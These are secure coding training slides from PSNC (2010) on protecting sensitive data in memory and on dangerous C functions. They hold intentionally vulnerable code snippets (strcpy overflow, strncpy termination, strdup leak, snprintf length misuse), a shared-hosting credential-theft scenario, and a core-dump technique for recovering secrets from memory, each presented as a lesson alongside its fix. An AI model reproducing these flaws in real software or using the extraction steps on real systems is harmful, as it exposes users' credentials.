Secure coding training

Review of security vulnerabilities in the source code
Part 1/2

Gerard Frankowski, Tomasz Nowak – PSNC

Poznań, 22-23 June 2010

Today's sessions

- Low level
- More exercises
  - Questions for the participants
  - Looking for vulnerabilities in the displayed code snippet
  - Prize for the best software security tester!
- The agenda
  - Best security coding practices (9:00-11:00 and 11:15-12:30)
  - Security tests for the developers (13:30-15:15)
  - Summary (15:15-15:45)

Contents of Part 1

- Handling sensitive data in memory
- Using dangerous functions
- Buffer overflows
- Resource and memory leaks
- Race condition
- Dereferencing NULL pointers
- Format string errors
- Overflows and off-by-one errors
- Exception handling
- Inefficient Java patterns

Secure coding training

Handling sensitive data in memory

connect • communicate • collaborate

Sensitive data

- We do not mention particular OS's with their dedicated solutions
- Certain pieces of data should be treated especially carefully
  - Passwords
  - Crypto keys
  - Initialization vectors
- An example – our user enters a password
  - The application has to store it **somewhere**…

Bad example


- An example of inappropriate handling of sensitive data in memory:
  - Microsoft SQL Server (including the 2008 version)
  - Use case
    - *A Web application connects to your server*
    - *The users have to authenticate*
    - *You are a malicious server administrator*

A short demo – scenario

GÉANT


- Use case:
  - A new SQL Server account is created

```
CREATE LOGIN superCMDsecret WITH PASSWORD
= 'N0_0ne-W1LL,gue33:)CMD!!!'
```



Analyze memory


  - The database server is restarted



Analyze memory


  - An SQL account user connects to the SQL Server using the command line tool

```
sqlcmd -S HOST\SERVER -U superCMDsecret -P
N0_0ne-W1LL,gue33:)CMD!!!
```




Analyze memory

A short demo (2)



Vendor explanation

Source: http://blogs.technet.com/srd/archive/2009/09/02/sql-server-information-disclosure-non-vulnerability.aspx



SQL Server information disclosure non-vulnerability

We've gotten some questions about a reported issue with SQL Server exposing plaintext user passwords. We investigated the issue and found that **attackers would need administrative control of a SQL Server to extract passwords from it**. We checked with the security researchers who reported the issue and they confirmed that this is an information disclosure issue requiring the attacker to first have administrative control of the installation. Therefore, we do not consider this a bulletin class vulnerability. As we have mentioned in previous blog entries, it is impossible to defend against a malicious administrator. In the end, you've simply got to trust your legitimate administrators and keep attackers from gaining administrative access (see Immutable Law of Security #6).

SQL Server 2008 installations actually have reduced exposure to this specific issue as the SQL team has removed specific commands that enable SQL administrators to dump memory from within SQL. And neither SQL Server 2005 nor SQL Server 2008 have SQL authentication enabled by default. (If you use the default Windows Authentication Mode instead of SQL authentication, SQL Server does not receive or store your Windows credentials.) However, any compromised system into which you enter credentials is at risk from a malicious administrator. There are a few other ways for a malicious administrator to gain user credentials. It's really very difficult to defend a program running on a system where an attacker has full administrative control.

What if… - other threats

- Indeed, administrative privileges necessary to review the memory process
  - An administrator has got full control over the user accounts
  - But does not know their passwords! (Only the digests)
  - The malicious administrator may read the real user passwords and
    - *Steal identities to make malicious activities*
    - *Try those passwords in other services*
- Not revealing cleartext passwords would help in “defending against a malicious administrator”
- SQL Server 2005 issue

What can happen to your sensitive data?

- The memory may be read by another process
- The sensitive data may be dumped to disk
- If the developer is untidy, the data are stored in multiple (too many) memory areas
- The sensitive data may be written to a log file, to a temporary file…
- After the data are no longer necessary, they must be deleted securely and as soon as possible

- What does mean “deleted securely”?

Minimizing exposure

- Whenever possible, use the sensitive data indirectly
  - Digests of the password instead the passwords
  - Some kind of encoding or encryption
- Minimize the number of occurrences
- Minimize the time of occurrences
  - Allocate as late as possible
  - Clear and delete as soon as possible

Removing sensitive data (1)
A usual way

- A C-based example
- Allocation and deallocation

```
char* strPass = (char*)malloc(PASS_LEN);
...
free(strPass);
```

- Deallocation of strPass will NOT cause clearing its contents!

Removing sensitive data (2)
Simple buffer clearing

- Using memset() for clearing the sensitive buffer contents

```
char* strPass = (char*)malloc(PASS_LEN);
...
memset((void*)strPass, ‘\0’,
strlen(strPass));
free(strPass);
```

- The compiler will likely optimize your code, because it will find that operation unnecessary!

Removing sensitive data (3)
A (more) secure memset()


- A (more) secure memset() function

```
void* secure_memset(void *v, int c, size_t n)
{
    volatile char *p = v;
    while (n--)
          *p++ = c;
    return v;
}
```

- Call it only for “sensitive” buffers
- Is it enough?

Return to our demo

- Passwordizer tool is able to clear the passwords
  - The developers could have implemented it in the source code, couldn’t they?
- But there is still a problem!



- I know the password length!

Some more interesting details about the „non-vulnerability”

- Exists only for SQL Server accounts
  - Does not impact Windows-integrated accounts
- Passwordizer does not help when a Web application connects to the server…
  - …Which is much more realistic way of using SQL-integrated accounts…
  - Passwordizer has got other drawbacks as well
    - *Would have to be run by a Task Scheduler (When? How often?)*
    - *Does not guarantee proper behavior of SQL Server*
    - *Does not protect against a malicious OS administrator who is also the DB server administrator*
- It was enough to clear memory :(

Extending the secure_memset() facilities

- Possible approaches:
  - Fill the buffer with random data
  - As above, but fill *n* first and *m* last bytes with 0's/FF's etc.
  - Divide the buffer into pieces and process each one in a different way
  - Try to read what is before the buffer and after it, and adjust your filling appropriately
  - Use your imagination (but ask your security specialist to confirm…)
- Use the complicated approaches only when absolutely necessary!

A realloc() case

- realloc() is intended to increase the size of a memory buffer

```
bufPassword = realloc(bufPassword, new_size);
```

  - Question: what is wrong with sensitive data here?

- If the function reallocates the buffer, it will not clear the original buffer as well
- Possible mitigations:
  - Avoid using realloc() for handling buffers containing sensitive data
  - Use your own wrappers for resizing buffers

A realloc() wrapper

- Recommendation of US Department of Homeland Security

```
char * newptr = malloc(NEW_SIZE);
//return value of newptr checks...
memset(newptr, 0, NEW_SIZE);
memcpy(newptr, ptr, min(OLD_SIZE, NEW_SIZE));
secureMemset(ptr, 0, OLD_SIZE); /* function
  defined several slides ago */
free(ptr);
ptr = newptr;
```

- Security costs efficiency and simplicity!
  - Apply it only where necessary

Another common problem – PHP database authentication

- PHP-based Web application connects to its database server

```
$server = "THINKPAD\SQLEXPRESS";
$dbConn = mysql_connect($server,
  "superSecret", „UnGuessable_PASSw0rd!");
if ($dbConn == NULL)
  die('Cannot connect to the database');
```

- Problems:
  - Sensitive data appear in the cleartext
  - In PHP there is no possibility to invoke mysql_connect with password digest

Improvements of the simplest pattern

- What you should do:
  - Separate the code that displays the Web page from the code that performs internal operations
  - Put the latter into .inc files (or alike) **outside** the webroot
  - [Web Server admin] For any case, configure the Web Server to handle include files appropriately (not as text)
  - [DB Server admin] Log and control authentication operations
- Is it enough?
  - Shared hosting environment problems
    - *Some additional slides on your PDF versions*

Shared hosting environment problems

- Usually all Web applications are owned by the Web server account
  - Access to Web applications owned by someone else
  - Shell access introduces additional threats
- Attack scenario
  - Use your shell account (or prepare a Web application as your console with Web server credentials)
  - Analyze the application code and look for database credentials
  - Use the found credentials to connect to the database
  - Perform database operations, e.g. look for passwords digests
  - Crack the passwords

Solution: good and bad things

- Good: there exist solutions (usually good, not perfect)
- Bad: the developer will not apply it alone
- Solution:
  - A **root-readable** file secret.db created **outside** Web root

    ```
    SetEnv DB_PASS "(:secret<->Passw0rd"
    ```

  - Path to secret.db defined in httpd.conf **per application**

    ```
    Include /path/secret.db
    ```

    Admin

  - Get your credentials as:

    Developer

    ```
    $strPassword = $_SERVER['DB_PASS'];
    ```

  - Avoid revealing the contents of $_SERVER
    - *Do not use phpinfo() or print_r($_SERVER) in your code*

    Developer

Handling sensitive data in Java

- General rules the same:
  - Use the sensitive data indirectly
  - Avoid duplication
  - Minimize the time of exposure
- Issues presented for Java may also affect C(++) and vice versa

Mutable and immutable data structures (1)

- Strings are immutable: once created, they can't be cleared
- String class' „modifying” methods create new strings
- Assigning *null* doesn't work either
- Waiting unpredictable period... for the garbage collector

Mutable and immutable data structures (2)

```
public class Concat {
public static void main(String[] args) throws Exception {
String password = args[0];
String query = "SELECT WHERE pass="+password;
System.out.println(query);
password = null;
query = null;
Thread.sleep(40000); }}
```

- Analyzing JVM memory
  - ulimit -c 200000   # core dumping enabled
  - javac Concat.java && java Concat [SECRET] &
  - kill -6 <java process' PID>   # SIGABRT

Mutable and immutable data structures (3)

GÉANT

[1]+ Aborted   (core dumped) java Concat [SECRET]

$ *strings core* | *grep SECRET*

java Concat [SECRET]

-Dsun.java.command=Concat [SECRET]

Concat [SECRET]

ELECT WHERE pass=[SECRET]

ELECT WHERE pass=[SECRET]

[SECRET]

[SECRET]

Mutable and immutable data structures (4)

```
import java.util.Arrays;
public class Concat {
public static void main(String[] args) throws Exception {
  char[] password = args[0].toCharArray();
  char[] command = "SELECT WHERE pass=".toCharArray();
  char[] query = Arrays.copyOf(command, 256);
  System.arraycopy(password, 0,
                query, command.length, password.length);
  System.out.println(query);
  Arrays.fill(query, '\0');     // clearing the memory here!
  Arrays.fill(password, '\0');  // clearing the memory here!
  Thread.sleep(40000);
}
}
```

Mutable and immutable data structures (5)

```
[1]+  Aborted     (core dumped) java Concat [SECRET]
$ strings core | grep SECRET
java Concat [SECRET]
-Dsun.java.command=Concat [SECRET]
Concat [SECRET]
[SECRET]
[SECRET]
```

- The „query” variable was successfully purged
- Program's command line and arguments were still in memory (moreover – written to shell history)
  - *$ cat /proc/<PID>/cmdline # on UNIX systems*
    java Concat [SECRET]
- Clearing mutable data structures is not 100% effective... objects moved in memory transparently :(

Sensitive data propagation (1)

- Catch internal exceptions, provide only a brief notice
- Good:

exmpl.com/clickheat/click.php?s=&g=@#!$%^&*#

Parameters or config error


Sensitive data propagation (2)

- Bad:

```
 javax.wsdl.WSDLException: WSDLException: faultCode=OTHER_ERROR: Unable to resolve imported
document at 'http://localhost:5002/time/TimePort/TimePort?JWSDL'.: java.io.FileNotFoundException:
This file was not found: http://localhost:5002/time/TimePort/TimePort?JWSDL
        at com.ibm.wsdl.xml.WSDLReaderImpl.readWSDL(Unknown Source)
        at com.ibm.wsdl.xml.WSDLReaderImpl.readWSDL(Unknown Source)
        at
org.objectweb.jonas.jtests.clients.endpoint.F_TimeEndpoint.testTimeEndpointURLPublication(F_TimeE
ndpoint.java:131)
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
        at java.lang.reflect.Method.invoke(Method.java:585)
        at junit.framework.TestCase.runTest(TestCase.java:154)
        at junit.framework.TestCase.runBare(TestCase.java:127)
        at junit.framework.TestResult$1.protect(TestResult.java:106)
        at junit.framework.TestResult.runProtected(TestResult.java:124)
        at junit.framework.TestResult.run(TestResult.java:109)
        at junit.framework.TestCase.run(TestCase.java:118)
        at junit.framework.TestSuite.runTest(TestSuite.java:208)
        at junit.framework.TestSuite.run(TestSuite.java:203)
at org.apache.tools.ant.taskdefs.optional.junit.JUnitTestRunner.run(JUnitTestRunner.java:420)
at org.apache.tools.ant.taskdefs.optional.junit.JUnitTestRunner.launch(JUnitTestRunner.java:911)
at org.apache.tools.ant.taskdefs.optional.junit.JUnitTestRunner.main(JUnitTestRunner.java:768)
Caused by: java.io.FileNotFoundException: This file was not found:
http://localhost:5002/time/TimePort/TimePort?JWSDL
        at com.ibm.wsdl.util.StringUtils.getContentAsInputStream(Unknown Source)
        ... 18 more
```

Sensitive data and serialization

GÉANT



- Avoid serialization for security-sensitive classes
- Guard sensitive data
  - sensitive fields transient
  - appropriate serialPersistentFields
  - writeObject and selectively ObjectOutputStream.putField
  - CipherOutputStream
  - SealedObject
  - writeReplace & readResolve
  - Externalizable interface (readExternal & writeExternal)

Selective serialization using ObjectStreamField

- If the class defines private static final ObjectStreamField [ ] serialPersistentFields – only these field will be serialized
- Order in which they are written
- Unnecessary readObject & writeObject

```
public class MyClass implements Serializable {
  private String username;
  private int counter;
  private String password;
  private final static ObjectStreamField[]
    serialPersistentFields = {
      new ObjectStreamField("username", String.class),
      new ObjectStreamField("counter", int.class)    };  ... }
```

Encapsulating objects inside a SealedObject

- SealedObject(Serializable object, Cipher c) constructs a SealedObject from any Serializable
- Cipher – core of Java Cryptographic Extension (JCE) framework
  - instance for specific transformation („algorithm/mode/padding" or „algorithm")
  - Cipher c = Cipher.getInstance("DES/CBC/PKCS5Padding");
- sealedObject.getObject(Cipher c) // retrieves the original

Example resources

- http://www.cs.utsa.edu/~shxu/dsn07.pdf
  - Vulnerability of cryptographic keys to memory disclosure attacks, and how they can be protected
- http://stanford.edu/~blp/papers/shredding.pdf
  - Secure deallocation strategy, which reduces the lifetime of sensitive data in memory
- http://java.sun.com/javase/6/docs/platform/serialization/spec/security.html
  - Secure object serialization in Java
- https://buildsecurityin.us-cert.gov/bsi-rules/home/g1/809-BSI.html
  - realloc() threats to secure memory

Secure coding training

Using dangerous functions

connect • communicate • collaborate

What are dangerous functions?

- Every programming language has its own list of “insecure” functions.
  - C should be especially mentioned – it gives more flexibility but with more potential errors.
- The dangerous functions should not be at all, or at least used with care.
  - Sometimes it is impossible to avoid them.
- During our work, we have addressed the following C functions most often:
  - Copying: strcpy/strncpy
  - Allocation: malloc/calloc/realloc, strdup
  - Formatting: sprintf/snprintf/vsnprintf

String copying in C – strcpy

- strcpy
  - Classic example of a dangerous function.
  - Should be always avoided.
  - The function does not assure that the destination buffer is able to store the copied string.
  - May lead to buffer overflows (DoS, remote system access)
- Example:

```
void function(char* strInput)
{
char strLocal[10];
strcpy (strLocal, strInput);
}
```

String copying in C – strncpy

- strncpy

  ```
  char* strncpy (char* destination, const
  char* source, size_t num);
  ```

  - Additional parameter *num*
  - Improves the situation greatly.
- However, there are still some problems:
  - You have to calculate *num* correctly.
  - If *num* is equal to the length of the destination buffer, not all implementations assure that the destination string will be NULL-terminated.
  - Remember about NULL pointer dereferences!

String copying in C – strncpy

- Examples of bad code:

```
char strLong[666], strShort[66];
size sSize = sizeof(strLong);
strncpy (strShort, strLong, sSize);
```

  - Error – this is **you** who has to calculate proper size!

```
char strTen[10];
strTen[0]=‘a’; strTen[1]=‘b’;
strncpy(strTen+2, ”cdefghij”, 8);
```

  - Potential error – strTen may not be NULL-terminated.
  - Assumed maximum length of strTen somewhere else may be exceeded if the adjacent memory is non-NULL.

Counter measures against dangerous copying

- Try to never use strcpy
- On systems with strlcpy (BSD) use that:
  - size_t *strlcpy*(char *dst, const char *src, size_t size);
  - Guarantees the NULL termination of the destination string.
- Use strncpy carefully:
  - Calculate the size parameter appropriately!
  - Recommended to NULL-terminate the destination string explicitely (especially for applications intended to be interoperable)

```
iSize = sizeof(strDest)/sizeof(strDest[0]);
strncpy(strDest, strAny, iSize); //or iSize–1
strDest[iSize-1] = '\0';
```

Dangerous functions – strdup

- Example of a bad code:

```
size_t CalcTotalWideSize(const char* strParam)
{
  char* strTmp = strdup(strParam);
  size_t size = strlen(strTmp) * 2 + 1;
  return size;
}
```

- Two issues to remember:
  - strdup() allocates a new memory and may fail
    - *Null pointer dereference*
  - The allocated memory must be freed!
    - *Memory leak*

strdup error: a real code

```
if ((tmp = strdup(filename))) {
  while ((strcmp(path, "/") && strcmp(path, "."))) {
     path = dirname(tmp);

     if (stat(path, &buf)==0) {
        //there were some important security checks...
        if (failed) {
          return RETURN_ERROR;
        }
     }
  }
  free(tmp);
  return RETURN_SUCCESS;
}
```

Formatting – try to think malicious!

- This time the question first: find an insecure pattern!

```
int message_prefix_length = 0, message_body_length = 0;
char buf[PROG_MAX_LOG_LINE];
...
if (prog_log_file || ! prog_log_dest_known) {
    message_prefix_length = snprintf(buf,
PROG_MAX_LOG_LINE, "%s[%d] %d%.2d%.2dT%.2d%.2d%.2dZ: ",
   prog_name, prog_pid,
   lt->tm_year + 1900, lt->tm_mon + 1, lt->tm_mday,
   lt->tm_hour, lt->tm_min, lt->tm_sec);
}

message_body_length =
vsnprintf(buf+message_prefix_length, PROG_MAX_LOG_LINE-
message_prefix_length, fmt, ap);
```

Explanation of a bad pattern

- Family of printf-alike functions
  - int snprintf(char *str, size_t size, const char *format, ...);
- If the destination buffer is too short, the functions return:
  - The **number of bytes that would have been written to the destination buffer if it had been long enough** to contain the whole formatted string.
  - NOT the number of bytes really written!

```
char strBuf[4];
snprintf(strBuf, sizeof(strBuf), “%d”, 12345678);
```

  - The return value will be 8, not 3 (terminating NULL does not count anyway).

What are dangerous functions?

- **If** the user is able to pass input to (v)snprintf():

```
message_prefix_length = snprintf(buf, PROG_MAX_LOG_LINE, ...)
...
message_body_length = vsnprintf(buf+message_prefix_length, PROG_MAX_LOG_LINE-message_prefix_length, ...);
```

  - message_prefix_length could be unexpectedly large.
  - *buf+message_prefix_length* could be near the *buf* end.
